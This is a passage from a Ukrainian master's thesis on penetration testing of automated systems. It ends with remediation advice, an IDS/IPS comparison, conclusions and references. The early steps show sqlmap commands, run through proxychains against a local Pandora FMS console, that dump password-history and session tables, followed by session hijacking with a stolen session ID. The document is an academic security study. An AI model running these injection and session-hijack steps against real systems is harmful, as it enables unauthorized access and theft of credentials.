


Рисунок 3.42-3.43 – Процес налаштування proxychains

13. Використаємо «**sqlmap**» для параметру «*session_id*» однойменної БД “pandora” (підібрано експериментальним шляхом за допомогою пошуку наявних БД хосту утилітою «sqlmap») для пошуку створених таблиць у БД (див. рисунок 3.44).

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?session_id="" -D pandora –tables




Рисунок 3.44 – Список знайдених таблиць у БД “pandora”

14. Шукаємо потрібні нам таблиці, що містять в назві «password», «user» та «sessions» та витягаємо з необхідної нам таблиці історії зміни паролів «*tpassword_history*» (див. рисунок 3.45).

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?session_id="" -T tpassword_history –dump




Рисунок 3.45 – Таблиця з паролями в хешованому вигляді

Бачимо, що в даній таблиці зберігаються паролі в хешованому вигляді, тому переходимо на інший крок.

15. Переглянемо дані сесій користувачів з таблиці «*tsessions*» для того, щоб в майбутньому спробувати підставити одну з сесій у вразливий параметр «*session_id»* (див. рисунок 3.46).

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?session_id="" -T tsessions_php –dump




Рисунок 3.46 – Таблиця з даними сесій користувачів

16. Підставляємо у вразливий параметр «*session_id*=""» значення сесії одного з користувачів (див. рисунок 3.47).

http://localhost.localdomain/pandora_console/index.php?session_id=g4e01qdgk36mfdh90hvcc54umq

Рисунок 3.47 – Інтерфейс сайту при підстановці сесії

Отримана хеш-сума є необхідним та достатнім підтвердженням того факту, що АС має критичні вразливості відкритих портів та системи керування сайтом.

3.5 Аналіз можливих рішень для уникнення вразливостей АС

Під час тестування АС на наявність вразливостей, на них було виявлено декілька критичних слабких місць, зокрема відкриті незахищені порти та застарілі версії програмного забезпечення, що значно знижують рівень безпеки системи. Ці вразливості дозволяють несанкціонований доступ до внутрішніх ресурсів та потенційно можуть призвести до витоку конфіденційних даних.

Для підвищення захисту системи необхідно провести налаштування, що включають закриття незахищених портів і встановлення сучасних версій програмного забезпечення. Наприклад, оновлення WordPress до останньої версії знижує ризик атак через відомі вразливості, а застосування додаткових заходів захисту, як-от шифрування конфіденційних даних у конфігураційних файлах, підвищить рівень загальної безпеки.

Також важливими є регулярний моніторинг системи та перевірка на наявність оновлень і патчів, що дозволяє своєчасно усувати нові можливі загрози. Використання інструментів для сканування безпеки та регулярний аудит забезпечать стабільний захист системи від зовнішніх атак, знижуючи ризик доступу до критичних даних і збереження безперервності роботи системи.

Для захисту від атак на відкриті порти та інших мережевих загроз доцільним є впровадження систем виявлення та запобігання вторгненням (IDS/IPS). IDS дозволяє виявляти підозрілу активність у мережі, своєчасно сигналізуючи про потенційні загрози, тоді як IPS активно блокує виявлені атаки, запобігаючи їхньому розвитку. Наприклад, впровадження системи Snort у якості IDS/IPS може забезпечити високий рівень моніторингу та захисту мережі від загроз.

Поєднання IPS/IDS із системами аналізу журналів подій дає змогу виявляти складні атаки, які важко помітити без комплексного аналізу. Це дозволяє створити багаторівневий захист, що включає не лише виявлення й

блокування атак, але й аналіз потенційних уразливостей для їх подальшого усунення. Регулярна інтеграція таких рішень у процеси кібербезпеки сприятиме суттєвому зниженню ризиків для автоматизованих систем.

Для вибору систем виявлення та запобігання вторгненням (IDS/IPS) важливо враховувати їхні функціональні можливості, зручність інтеграції та ефективність виявлення загроз. У таблиці 3.5 наведено порівняльний аналіз трьох популярних IPS: **Snort**, **Suricata** та **Zeek** (раніше відомої як Bro).

Таблиця 3.5 - Порівняльний аналіз популярних IPS

Параметр	Snort	Suricata	Zeek (Bro)
Тип	IDS/IPS	IDS/IPS	IDS
Продуктивність	Висока продуктивність при налаштуванні	Оптимізована для роботи на багатоядерних процесорах	Орієнтована на глибокий аналіз трафіку
Можливості аналізу	Виявлення атак за сигнатурами	Сигнатурний і поведінковий аналіз	Поведінковий аналіз, збір статистики
Інтеграція	Легко інтегрується з іншими інструментами	Підтримка інтеграції з Elastic Stack	Підходить для складних мережевих структур
Масштабованість	Підходить для малих і середніх мереж	Висока масштабованість	Висока, але потребує значних ресурсів
Ліцензія	Відкрита	Відкрита	Відкрита
Особливості	Широка база правил, підтримка реального часу	Автоматичне розпаралелювання трафіку	Глибокий аналіз, детальна обробка метаданих
Рекомендоване використання	Захист невеликих офісів, оптимізація мереж	Високонавантажені мережі	Аналіз складних атак у великих мережах

Snort є ефективним для невеликих та середніх мереж завдяки простоті інтеграції та широкій базі правил. **Suricata** відрізняється високою продуктивністю на багатоядерних системах, що робить її ідеальною для високонавантажених мереж. **Zeek** підходить для глибокого аналізу трафіку та використання у складних мережевих структурах, таких як підприємства з великою кількістю взаємозалежних систем.

ВИСНОВОК

У магістерській роботі проведено аналіз сучасних кіберзагроз та розглянуто ефективні методи і інструменти для тестування кібербезпеки автоматизованих систем. Дослідження підкреслило актуальність забезпечення кіберзахисту в умовах зростаючої кількості атак на інформаційні системи та високої залежності від автоматизованих рішень у різних галузях.

Практичні експерименти включали використання інструментів Nmap, SQLmap, WPScan та SNMPwalk, що дозволило оцінити різноманітні аспекти безпеки: від сканування портів до аналізу вразливостей баз даних та веб-компонентів. Виявлені вразливості, такі як відкриті порти, застаріле програмне забезпечення та недостатній захист облікових даних, вказують на необхідність впровадження заходів, зокрема оновлення ПЗ, закриття незахищених портів і підвищення безпеки облікових записів.

Результати роботи не лише підтвердили ефективність використаних інструментів, але й продемонстрували важливість їх комбінованого застосування для досягнення максимальної точності у виявленні вразливостей. Запропоновані рекомендації спрямовані на підвищення рівня захисту автоматизованих систем та можуть бути інтегровані у стратегії кібербезпеки організацій.

Дослідження також підкреслює необхідність регулярного аудиту безпеки та автоматизації процесів виявлення і усунення вразливостей. Подальші дослідження можуть бути спрямовані на інтеграцію сучасних рішень на основі машинного навчання для прогнозування загроз та адаптивної відповіді на них.

СПИСОК ЛІТЕРАТУРИ

1. Когут Ю. **Кібербезпека та ризики цифрової трансформації компанії** : навч. посіб. / Консалтинг. компанія Сідкон. – Київ, 2021. – 372 с.

2. Віннікова І. І., Марчук С. В. **Кібер-ризики як один із видів сучасних ризиків у діяльності малого та середнього бізнесу та управління ними** // Східна Європа: економіка, бізнес та управління. – 2018. – № 5. – С. 110–114.

3. Blokdyk G. **Intrusion Detection Systems: A Complete Guide**. – 2021st ed. – 5STARCooks. – 225 p.

4. **Nmap: Що це таке і як ним користуватися?** // Cyberset : веб-сайт. URL: https://cyberset.com.ua/network/nmap-overview-and-usage-tutorial/ (дата звернення: 10.11.2024).

5. **Zenmap - графічний інтерфейс Nmap, що дозволяє сканувати порти** // DesdeLinux : веб-сайт. URL: [https://blog.desdelinux.net/uk/zenmap---%D0%B3%D1%80%D0%B0%D1%84%D1%96%D1%87%D0%BD%D0%B8%D0%B9-%D1%96%D0%BD%D1%82%D0%B5%D1%80%D1%84%D0%B5%D0%B9%D1%81-nmap%2C-%D1%89%D0%BE-%D0%B4%D0%BE%D0%B7%D0%B2%D0%BE%D0%BB%D1%8F%D1%94-%D1%81%D0%BA%D0%B0%D0%BD%D1%83%D0%B2%D0%B0%D1%82%D0%B8-%D0%BF%D0%BE%D1%80%D1%82%D0%B8/](https://blog.desdelinux.net/uk/zenmap---%D0%B3%D1%80%D0%B0%D1%84%D1%96%D1%87%D0%BD%D0%B8%D0%B9-%D1%96%D0%BD%D1%82%D0%B5%D1%80%D1%84%D0%B5%D0%B9%D1%81-nmap%2C-%D1%89%D0%BE-%D0%B4%D0%BE%D0%B7%D0%B2%D0%BE%D0%BB%D1%8F%D1%94-%D1%81%D0%BA%D0%B0%D0%BD%D1%83%D0%B2%D0%B0%D1%82%

D0%B8-%D0%BF%D0%BE%D1%80%D1%82%D0%B8/) (дата звернення: 10.11.2024).

6. **Тестування безпеки. SQLmap** // QATestLab : веб-сайт. URL: https://training.qatestlab.com/blog/technical-articles/security-testing-sqlmap/ (дата звернення: 10.11.2024).

7. **WPScan — "швейцарський ніж" для аудиту й пентесту WordPress** // KR. LABORATORIES : веб-сайт. URL: https://kr-labs.com.ua/blog/wpscan shveytsarskyy-nizh-dlya-audytu-y-pentestu-wordpress/ (дата звернення: 10.11.2024).

8. **Повний посібник з John the Ripper. Ч.1: знайомство та встановлення John the Ripper** // Hackyourmom : веб-сайт. URL: https://hackyourmom.com/servisy/soft/povnyj-posibnyk-z-john-the-ripper-ch-1-znajomstvo-ta-vstanovlennya-john-the-ripper/ (дата звернення: 10.11.2024).

9. **Що таке Metasploit? Посібник для початківців** // Хабр : веб-сайт. URL: https://habr.com/ru/companies/varonis/articles/528578/ (дата звернення: 10.11.2024).

10. **Огляд OWASP ZAP. Сканер для пошуку вразливостей в веб-додатках** // Хабр : веб-сайт. URL: https://habr.com/ru/companies/first/articles/709586/ (дата звернення: 10.11.2024).

11. **Wireshark – докладний посібник з початку використання** // Hackyourmom: веб-сайт. URL: [https://hackyourmom.com/kibervijna/wireshark dokladnyj-posibnyk-z-pochatku-

vykorystannya/](https://hackyourmom.com/kibervijna/wireshark dokladnyj-posibnyk-z-pochatku-vykorystannya/) (дата звернення: 10.11.2024).